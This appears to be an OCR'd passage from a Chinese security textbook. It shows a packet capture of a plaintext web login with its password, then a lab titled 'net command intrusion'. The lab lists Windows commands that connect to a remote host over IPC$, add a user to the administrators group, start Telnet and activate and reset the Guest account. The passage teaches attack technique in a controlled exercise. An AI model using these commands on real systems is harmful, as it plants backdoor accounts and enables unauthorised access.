


图 9.8　选中数据包

显示如图 9.9 所示的数据包信息。

在该数据流中可以看到用户的名称、密码、时间等相关信息(红色为用户信息，蓝色为网站反馈信息)。

如：username＝baozong&paddword＝22222222

```
Contents of TCP stream
POST /CheckUser.jsp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoin
t, application/msword, application/vnd.ms-excel, */*
Referer: http://reg4.163.com/CheckUser.jsp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: reg4.163.com
Content-Length: 65
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: Province=010; City=0; URSJESSIONID=abLmvCglry2g

url=&username=baozong&password=22222222&submit=%B5%C7%A1%A1%C2%BCHTTP/1.1 200 OK
Date: Tue, 25 May 2004 04:18:05 GMT
Server: Apache/1.3.29 (Unix) [NetEase.com, Inc.]
Cache-Control: private
Content-Length: 4168
Connection: close
Content-Type: text/html


   <HTML>
<HEAD>
<TITLE>.......... &gt; ........</TITLE>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=gb2312">
<style type="text/css">
<!--
#nav {
   font-size: 12px;
   color: #333333;
   height: 27px;
}
a {
```

图 9.9　数据包信息

注意：Ethereal 不能开启时间太长，如果拦截的数据包过多，超过 Ethereal 承受能力，Ethereal 将会死掉；在网络上传输数据一定要注意保密。

实验二　net 命令入侵实例

实验名称：使用 net 命令入侵实例。

实验目的：使用 net 命令入侵。

实验准备：在 Windows 2000 操作系统下(包括域环境)，两人进行实验，相互得知对方的 IP 及用户名、密码。目前机器的 IP 为 192.168.0.220。

假如得到远程主机的用户名是 1，密码是 1，假设对方 IP 为 192.168.0.34。

实验步骤：

(1) 登录主机：net use\\192.168.0.34\ipc$ 1 /user：1，如图 9.10 所示。



图 9.10　登录主机

(2) 创建一个用户，由于 SA 的权限相当于系统的超级用户，如：加一个 sysusers 的用户密码为 111111。输入命令："net user sysusers 111111 /add"，如图 9.11 所示。




图 9.11　创建用户

(3) 显示命令成功完成后，就可以把它加入 administrators 组，输入命令："net localgroup administrators sysusers /add"，如图 9.12 所示。




图 9.12　加入 administrators 组

(4) 打开对方的 Telnet 服务命令为"net start telnet"，如图 9.13 所示。

(5) 激活 Guest 用户(Guest 是 NT 的默认用户)，输入命令"net user guest /active：yes"，激活 Guest 用户，如图 9.14 所示。

(6) 把一个用户的密码改掉(把 Guest 的密码改为 111111)，对于其他用户也可以做相同的操作，只要有权限就可以。执行"net user guest 111111"命令，如图 9.15 所示。

(7) 退出远程连接命令："net use * /delete"，如图 9.16 所示。



图 9.13　启动 Telnet 服务




图 9.14　激活 Guest 用户




图 9.15　修改 Guest 的密码

